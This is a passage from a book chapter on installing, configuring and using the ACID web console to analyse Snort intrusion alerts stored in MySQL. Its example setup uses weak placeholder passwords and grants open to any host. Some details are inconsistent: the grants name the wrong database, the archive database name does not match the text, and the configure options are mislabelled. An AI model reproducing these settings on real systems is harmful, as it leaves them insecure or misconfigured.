- Data management capabilities, including grouping of alerts (so that it is possible to group all events related to an intrusion incident), alert deletion, or archiving and exporting to e-mail messages.
- Generation of various graphical charts and statistics based on specified parameters.



The rest of this section describes the installation of ACID and its prerequisites, Snort configuration, and the ways in which ACID can be used for intrusion detection and analysis. You can download ACID from www.cert.org/kb/acid or install it from the accompanying CD-ROM.


Installing ACID

The structure of ACID is multitiered and scalable. You can use it on just one computer, or you can have an architecture of up to three tiers. Figure 8.1 shows logical parts of the system.



OINK

ACID is included on the accompanying CD-ROM.

Figure 8.1 Multitiered Architecture of an IDS and ACID Console

As you can see, ACID works with alerts stored in a database by sensors. A set of PHP scripts is used for creating queries and browsing the results. Currently, ACID officially supports PostgreSQL and MySQL, but it is possible to modify it to work with other SQL-based DBMS supported by PHP. You can use any Web server as long as it supports PHP4 (although you might run into difficulties with the optional graphing functionality of ACID because the libraries it uses are mainly designed for Linux and Apache).

OINK!

As we have said many times in this book, the OS is up to you. Use the OS that you are most comfortable with, just *don't forget to harden it*. There are few things more embarrassing than finding out that one of your security systems has been compromised. Take time to make sure your ACID database and Web servers aren't going to be compromised.

Prerequisites for Installing ACID

Let's assume that a Web server and a database are installed on the same host. Your Snort sensor is probably located on another machine, although it is not important to us—ACID does not work directly with the sensor, only with database data. If

you would like to separate a Web server (front end) from the database (back end), almost nothing changes in the ACID configuration—only some IP addresses in configuration files. It is even possible to have many Web servers working with one database. Moreover, of course, the number of Web clients is not limited even for one Web server.

Operating System on ACID Host

In this section, we mainly use Linux—Red Hat 8.0 or higher. The operating system used is not overly crucial; all the ACID components can be installed (with minimal modifications) on any UNIX operating systems or even Microsoft Windows (although the latter requires more tweaking). If you plan to use the ACID host only as a server, you can install a minimal set of packages—the only crucial parts are networking and software development tools. If you also want to use a graphical Web browser on the same host (for testing purposes, for example), you need to install X-Windows related packages, too (including Gnome or KDE, K Desktop Environment) and the browser itself. Actual selection of packages depends on your choice—it is easy to add any missing dependencies when they're needed.

We will set an IP address 10.1.1.30 for our ACID server.

Tools & Traps...

When Size Matters

As we already noted, running Snort on a busy network can produce a significant number of alerts. With a standard set of rules, it can generate tens of megabytes of data per day on a network with just a couple of busy Web sites. In addition, nothing stops you from writing configuration files for logging all more or less interesting data to store as a reference for future investigations. This data can quickly fill a hard drive.

If you have only one partition (on Linux)—root—that holds the entire file system, filling it up might cause the machine to stop functioning. It is considered good practice to separate the log and database partitions from the / (root) and /boot partitions. In the case of Red Hat and most Linux distributions, one way to separate logs and databases from the root partition is to create a separate large partition for the /var directory—all MySQL data and various logs are usually stored under this directory entry.

The Web Server

We will use the Apache 1.3 Web server on Linux because it is a native environment for ACID. You can either download it from www.apache.org and compile manually or use a package that comes with the Red Hat distribution. For example, to install Apache from an RPM package, use the following (*x-x* here is a minor version number, which may vary):

```
# rpm -ivh apache-1.3.x-x.i386.rpm
# chkconfig --level 2345 httpd on
# /etc/rc.d/init.d/httpd start
```

These commands install the package, add an httpd daemon to the set of daemons automatically started on run levels 2 to 5, and start the Web server. In Red Hat distributions it is assumed that the Web site root is located in `/var/www/html` directory on the host.

PHP

ACID scripts are written in PHP language, so naturally we need to add PHP4 support to our Web server. There are many different ways to set it up. For example, it can be set up as an Apache module or run as an external CGI application. The important features for us are:

- **Database support** MySQL or PostgreSQL. We use MySQL throughout this section.
- **GD support** This is a graphing library used for producing graphs.
- **Socket support** This is used only for performing native *whois* queries.

You can either build PHP from source or use Red Hat packages. When building from source, you need to use at least the following options in PHP configuration:

```
./configure [your config options] --with-mysql --with-gd --enable-sockets
```

For MySQL support:

```
./configure [your config options] --with-pgsql --with-gd --enable-sockets
```

For PostgreSQL support, an option *with-apache* makes PHP work as an Apache Web server module, which speeds script execution significantly. If you do not want to deal with compiling the source, it is possible to use Red Hat packages that are already included in the distribution. Their names vary from distribution to

distribution. In Red Hat 7.2, a package for PHP is called `php-4.0.6-7.rpm`, and MySQL support for PHP is provided via the `php-mysql-4.0.6-7.rpm` package. They are installed as follows:

```
#rpm -ivh php-4.0.6-7.rpm php-mysql-4.0.6-7.rpm
```

After installation, it is recommended that you modify a configuration file `/etc/php.ini` as follows:

1. Disable display of inline PHP error messages in generated HTML files by setting `display_errors=off` in production environment or at least set `error_reporting = E_ALL & ~E_NOTICE`, which will limit the number of reported error messages.
2. Configure SMTP on the server. On Windows you need to set the `SMTP` variable to the path of your SMTP server executable module. On UNIX, set the `sendmail_path` to the path of the `sendmail` executable (for example, `sendmail_path=/usr/sbin/sendmail`).
3. On Windows platforms you also need to set the `session.save_path` variable to a temporary directory writable by the Web server (for example, `c:\temp`). Windows-related configuration and installation issues are documented at www.php.net/manual/en/install-windows.php.

Support Libraries

The following libraries need to be installed. Not all of them are critical for ACID functionality. The only important one is ADODB; others can be omitted if you are ready to sacrifice graphing features of ACID.

We already mentioned the GD library. This library for raw image manipulation supports GIF/JPEG/PNG formats. It is available at www.boutell.com/gd. The minimum version that can be used with ACID is 1.8. Red Hat, again, provides an RPM package with this library—in 7.2, it is called `gd-1.8.4-4.rpm`. GD depends on some other libraries (usually installed as a part of system setup, but just in case we list them here):

- libpng, available at www.libpng.org/pub/png
- libjpeg-6b, available at www.ijg.org
- zlib, available at www.gzip.org/zlib

Another set of scripts (it is called a library too, but it is not a binary code distribution, only PHP scripts) provides an interface from PHP to GD. This is a

PHPlot library, which can be downloaded from www.phplot.com. The distribution simply needs to be unpacked to a directory where PHP can access the scripts, usually something like `/var/www/html/phplot`:


```
$ cp phplot-4.4.6.tar.gz /var/www/html
$ cd /var/www/html
$ tar xvfz phplot-4.4.6.tar.gz
$ mv phplot-4.4.6 phplot
```

Beginning with version v.0.9.6b22, ACID uses another graphing library—JPGGraph instead of PHPlot. It is available from www.aditus.nu/jpggraph and can be installed in the same way:

```
$ cp jpggraph1.8.tar.gz /var/www/html
$ cd /var/www/html
$ tar xvfz jpggraph1.8.tar.gz
$ mv jpggraph1.8/src jpggraph
```

You can check to see if the PHPlot library was successfully installed by trying to view an `/phplot/examples/test_setup.php` URL on your Web server. If the installation was successful, you will see something similar to Figure 8.2.

Figure 8.2 PHPlot Successfully Installed on a Web Server



Production, figure taken from first edition Finally, you need to install ADODB, an abstraction layer for PHP interaction with the database. This library is available at <http://php.weblogs.com/adodb> and is installed in the same way as previously described:

```
$ cp adodb122.tgz /var/www/html
$ cd /var/www/html
$ tar xvfz adodb122.tgz
$ mv adodb122 adodb
```

MySQL or PostgreSQL

The underlying database probably is already installed; you simply need to follow general recommendations for setting up database logging with Snort. If it is not installed, you can use the packages from your Linux distribution or download them from www.mysql.com. The setup of database logging is described in Chapter 7, “Understanding the Output Options,” in the section about Snortdb. We assume that Snort is set up to log in to MySQL database called *snort_db*, which is located on the same host as the Web server. The MySQL user used for logging is *snort*, and the password is *password*. You can use other values; just make sure that you set up proper permissions for database users. The Snort configuration file *snort.conf* must have the following line to log in to our database:

```
output database: log, mysql, user=snort password=password dbname=snort_db
host=10.1.1.30
```

Database tables need to be set up properly. A script *create_mysql* is included in the Snort distribution (in */contrib* subdirectory, also there is one for PostgreSQL setup); when run, this script creates all necessary tables. Scripts can also be downloaded from <http://cvs.sourceforge.net/cgi-bin/viewcvs.cgi/snort/snort/contrib/>. The script can be run as follows:

```
# mysqladmin -u root -p create snort_db
# mysql -u root -p
mysql> connect snort_db
mysql> source create_mysql
```

Next, create two users (*snort* for allowing the Snort sensor to log in to database and *acid* for the ACID console to manipulate the data in the same database) and set passwords for them. You can (and should) omit the *DELETE* privilege here so the corresponding user will not be able to delete records from

the database. For example, you can create a copy of the ACID console that will work under the user account that can browse events but not delete them.

```
mysql>grant INSERT, SELECT on snort_db.* to snort;
mysql>grant INSERT, SELECT on snort_db.* to snort@%;
mysql>grant CREATE, INSERT, SELECT, DELETE, UPDATE on snort.* to acid;
mysql>grant CREATE, INSERT, SELECT, DELETE, UPDATE on snort.* to acid@%;
```

Finally, set passwords for these users:

```
mysql>connect mysql
mysql> set password for 'snort'@'localhost' = password('password');
mysql> set password for 'snort'@'%' = password('password');
mysql> set password for 'acid'@'localhost' = password('acidpassword');
mysql> set password for 'acid'@'%' = password('acidpassword');
mysql> flush privileges;
mysql> exit
```

Note that without the *flush privileges* command, no changes in password and privilege settings will become effective.

Activating ACID

ACID installation is also simple. You need to pack the set of scripts in a location under the Web server root directory, for example:

```
$ cp acid-0.9.6.tar.gz /var/www/html
$ cd /var/www/html
$ tar xvfz acid-0.9.6.tar.gz
```

It is also possible to install several copies of ACID under different locations and configure them for working with other databases, other database users/passwords, protect access to those directories with different Web server passwords, and so forth. These copies will be entirely independent.

Now that we are finished installing packages, let's proceed to ACID configuration.

Configuring ACID

First we need to set up some parameters for ACID to work with the database. The main configuration file for ACID is an `acid_conf.php` file located in the ACID directory on a Web server. Table 8.1 lists the most important parameters.

Table 8.1 ACID Database Configuration Parameters

<code>\$DBlib_path</code>	Full path to the ADODB installation (Note: Do not include a trailing \ character in any of the path variables)
<code>\$DbType</code>	Type of the database used (<i>mysql</i> , <i>postgres</i>)
<code>\$alert_dbname</code>	Alert database name
<code>\$alert_host</code>	Alert database server
<code>\$alert_port</code>	Port on which MySQL or PostgreSQL server is listening (no need to change it if the default port is used)
<code>\$alert_user</code>	Username for the alert database
<code>\$alert_password</code>	Password for the username

In our case, they are configured as follows:

```
$DBlib_path = "/var/www/html/adodb"
$DbType = "mysql"
$alert_dbname = "snort_db"
$alert_host = "10.1.1.30"
$alert_user = "acid"
$alert_password = "acidpassword"
```

Another set of database parameters can be used for archiving alerts (moving them from the active database to a backup one):

- **\$archive_dbname** Archive/backup database name
- **\$archive_host** Archive database server
- **\$archive_port** Port number for archive database server
- **\$archive_user** Username for archive database
- **\$archive_password** Password for this username

They are similar to the previous ones. The following parameters might need to be set up:

- **\$ChartLib_path** This creates a full path to the PHPlot install (/in our case, `var/www/phplot`).
- **\$chart_file_format** The file format options are *gif*, *png*, or *jpeg*. We will use *png*.

- **\$portscan_file** This creates a full path to a Snort portscan log file. This allows processing of portscan data generated by Snort *portscan* preprocessor. Usually this data is not logged to a database.

It is always a good idea to protect access to the ACID pages with a Web server password. As an example, we will require a username *admin* and password *adminpassword* from a user trying to access the location */acid* on a Web server via the Web browser:

```
# mkdir /usr/lib/apache/passwords
# htpasswd -c /usr/lib/apache/passwords/.htpasswd admin
(enter "adminpassword" at the prompt)
```

Then the following lines need to be added to the *httpd.conf* file—a configuration file for the *httpd* daemon. In Red Hat, this file is located in the */etc/httpd/conf* directory.


```
<Directory "/var/www/html/acid">
AuthType Basic
AuthName "ACID console"
AuthUserFile /usr/lib/apache/passwords/.htpasswd
Require user admin
AllowOverride None
</Directory>
```

After making these changes, you need to restart the *httpd* daemon:

```
/etc/init.d/httpd restart
```


Now we are ready to connect to the console for the first time. Accessing the URL *http://10.1.1.30/acid* first brings up a request for a password, and then the page shown in Figure 8.3 appears.

Figure 8.3 Initial Setup for ACID-Specific Tables



Production, figure taken from first edition This means that there are some tables missing. ACID adds extra tables to the database. Clicking the link **Setup page** runs a script that updates the database with the required tables (see Figure 8.4).

Figure 8.4 Setting Up ACID Tables



After clicking the **Create ACID AG** button, we are ready to start using ACID.

Damage & Defense...

ACID Security

As you probably noticed, no security features are embedded in ACID itself; therefore, to ensure security of its setup, you need to do additional tweaking. Your requirements will determine which tools you will use.

For one, you might be interested in using SSL (HTTPS connections) or TLS instead of plaintext communications between the browser and the server. In Apache, this is achieved using the `mod_ssl` module (www.modssl.org).

As you have previously seen, access to the ACID console can be restricted using native Web server authentication mechanisms—passwords or certificates. As was also previously mentioned, it might be useful

Continued


to create at least two separate copies of ACID and configure one of them with only read database permissions. To restrict permissions for a specific copy of ACID, simply revoke the *DELETE* privilege from the database user configured in this copy.

The most important security issue is that all database passwords are hardcoded in the PHP scripts in cleartext, so extreme caution needs to be applied to the host configuration. Any exposure of source code for PHP scripts will expose the password to an attacker.

Using ACID

Using ACID is rather simple. Its screens are self-explanatory most of the time. Let's look at the main screen (see Figure 8.5).

Figure 8.5 The ACID Main Screen



This screen shows the general statistics for ACID; namely, the number of alerts divided by protocol, the counts of source and destination ports for triggered rules, and so forth. Clicking a link provides additional details about the particular category. Figure 8.6 provides an example listing of all the unique alerts (alerts grouped by the triggered rule).

The unique alert display can be used for checking any “noisy” signatures and tuning them. You can sort the listing in ascending or descending order of number of alerts and then select the ones that are triggered more often. Sorting is done by clicking a corresponding arrow (> or <) in the header of the relevant column (refer back to Figure 8.7).

Querying the Database

One of the most important features of ACID is its searching tools. It is possible to create database queries with many parameters—from signature type to packet payload contents (provided that this information has been logged in the database). The main search screen is shown in Figure 8.8.

Figure 8.8 Search Parameters

ACID: Query Results - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address http://10.1.1.254:80/acid/acid_query.asp?cmd=

Meta Criteria

Sensor: [any sensor] Alert Group: [any Alert Group]

Signature: [signature] Classification: [any Classification]

Alert Time: [time] [month] [year] [ADD time]

IP Criteria

Address: [ip address] [AND Address]

Misc: [ip] [host] [ADD IP Field]

Layer-4: [TCP] [UDP] [ICMP]

Payload Criteria

Input Criteria Encoding Type: [Encoding] Convert To (when searching): [Convert to]


[persec] [ADD Payload]

Sort order: [none] [lines asc (default)] [lines desc] [signature]

Query List

As you can see, in the Meta Criteria section, you can specify different Snort sensors (in a case where you have many sensors storing data in the same database), search in a specific alert group only (more about alert groups in the next section), and match signatures (exactly or by a substring in their names), classification, and time periods. It is also possible to search only for packets with specific Layer 3 and Layer 4 information, plus perform a context search inside captured packets' payload. For example, let's find all alerts triggered by signatures related to Nmap scanner. This can be achieved by specifying the *signature* field in *meta criteria* as *roughly = NMAP* and clicking the **Query DB** button. The result of this query is shown in Figure 8.9.

Figure 8.9 All NMAP-Related Alerts from the Database



In the bottom-left corner is an *action* field, which specifies possible actions that you can perform with the results of the query. The displayed alerts can be added to an alert group, deleted from the database, e-mailed in various formats, or archived to another database. The three buttons on the right specify which alerts are used when the selected action is performed. If you click the **Selected** button, only specifically selected alerts from all displayed will be used (the leftmost column of the table contains check boxes for row selection). If you click the **ALL on Screen** button, all displayed alerts are used, and clicking the **Entire Query** button uses the entire set of results. The difference between **ALL on Screen** and **Entire Query** is that when many results are returned, they are displayed in sets of 50 (by default, a figure that can be changed in the `acid_conf.php` file).


The **Email alerts** action takes as a parameter an address where the results should be sent. This address is entered in a provided field. The **Add to AG** action also takes a parameter—an *alert group* name or number. Other actions do not need parameters.

Actually, almost all the buttons on the front page of the ACID console are simply shortcuts for various queries that could be constructed via the main search interface.

Alert Groups


Alert groups are entities used to logically group various alerts and attach annotations to sets of events (incidents). An alert group has a number, a text name, and an optional annotation or commentary. For example, if you are researching a particular intrusion incident, you might be interested in putting all the related alerts into one group so that you will be able to reference it in running queries, e-mailing results, and so forth. To do the grouping, you need to create the group first. When you click the link **Alert Group (AG) Maintenance** at the bottom of the ACID main screen, you are presented with the window shown in Figure 8.10.

Figure 8.10 Listing of Alert Groups



In our example, we are using the ID of *1* and the name *first group*. To create another group, click the **Create** link at the top of this page. You will be asked to enter the name for the new group and an optional description. For our example, we used *grinder incident* as the name of the new group. The group ID is generated automatically. When this information is saved, the list of groups appears similar to the window shown in Figure 8.11.

Figure 8.11 Creating a New Group



Now we can run a query (for example, let's search for all SNMP-related alerts) and add the results to Group 2. When presented with the query results, select an action **Add to AG (by ID)** and enter **2** as an ID. Alternatively, you can use **ADD to AG (by Name)** and enter the name given to our group. After you click **Entire Query**, all search results will be added to the specified group. Figure 8.12 shows how the parameters are entered in the Query Results screen, and Figure 8.13 displays the resulting listing of the groups.

Figure 8.12 Adding Search Results to an Alert Group





Figure 8.13 Result of Alert Grouping

Each group can be modified:

- The Edit link presents you with the screen for modifying the group's name and description.
- The Delete link deletes the group. It does not delete the alerts, only the group as a logical entity.
- The Clear link clears a group's contents by ungrouping all alerts from it; it does not delete the alerts from the database.

Database maintenance is described in the section "Managing Alert Databases" later in this chapter.

OINK

An alert can be part of multiple groups simultaneously.

Graphical Features of ACID


ACID has a tool that can produce a graphical summary of alerts based on date periods, alert group membership, source and destination ports, and IP addresses. An interface for the graph generation is shown in Figure 8.14.

Figure 8.14 Alert Graphing

Many of the features within the graph parameters are relatively self-explanatory:

- The *Chart Type* parameter allows for the selection of a specific type of graph to be generated.
- The *Data Source* parameter allows limiting alerts by date, specified by the *Chart Begin* and *Chart End* parameters, and by alert group. If you select an alert group in this drop-down box, only alerts from this group will be used as a source dataset.

Another interesting feature is the *Chart Period* parameter. If nothing is selected here, the X axis will list either all dates or all ports/Ips, depending on the chart type. If you select a period such as a week or a day, all alerts are grouped by day of the week or hour of the day. This allows creation of statistics such as daily distribution of alerts depending on a day of the week or time of day. Try it, and you will see that most attacks usually happen during the night and/or on weekends (at least the script kiddies' attacks, which amount to the biggest part of intrusion traffic). Figure 8.15 shows a sample ACID chart.

Figure 8.15 A Sample ACID Chart

Managing Alert Databases

The database of alerts produced by Snort sensors grows with time. If a significant number of alerts are logged, the database will become quite large, resulting in slow searches. To keep the alert database to a manageable size, you can use a variety of methods.

The simplest management technique is referred to as *trimming*. Simply put, trimming translates to deleting the uninteresting and older alerts triggered by false positives. If you want to delete an alert or a set of alerts, run a query that includes the alert as one of the results, choose the **Delete Alerts** action in the Results screen, and press the corresponding button:

- Click **Selected** if you want to delete only part of alerts displayed.
- Click **All on Screen** to delete all displayed alerts.
- Click **Entire Query** to delete all results of the current query.


Another management technique is *archiving*. Archiving is the process by which you move the undesired alerts to another database. To use this feature, you need to create a second database in exactly the same way that the main one was created. This is accomplished using the `create_mysql` or `create_postgresql` scripts (for information on how to use these scripts, review the section “Installing ACID Prerequisites” in this chapter). Let’s assume that this database is called

snort_archive. After that, you need to specify parameters of this database in *acid_conf.php* file; for example:

```
$archive_dbname = "snort_db"
$archive_host = "10.1.1.30"
$archive_user = "acid"
$archive_password = "acidpassword"
```

Now after running a query it is possible to select an action **Archive alerts (move)** or **Archive alerts (copy)**. After one of the buttons **Selected, ALL on Screen**, or **Entire Query** is pressed, corresponding alerts are moved (or copied) in the archive database. Figure 8.16 shows the successful results of copying. You can set up a second copy of ACID in another Web server directory and specify this archive database as active for this copy. After that, you will be able to browse the archive as well.

Figure 8.16 Successful Copying of One Alert to the Archive Database



To sum up, ACID is currently the most mature open source GUI tool for interactive Snort event analysis, but SGUIL is catching up fast.

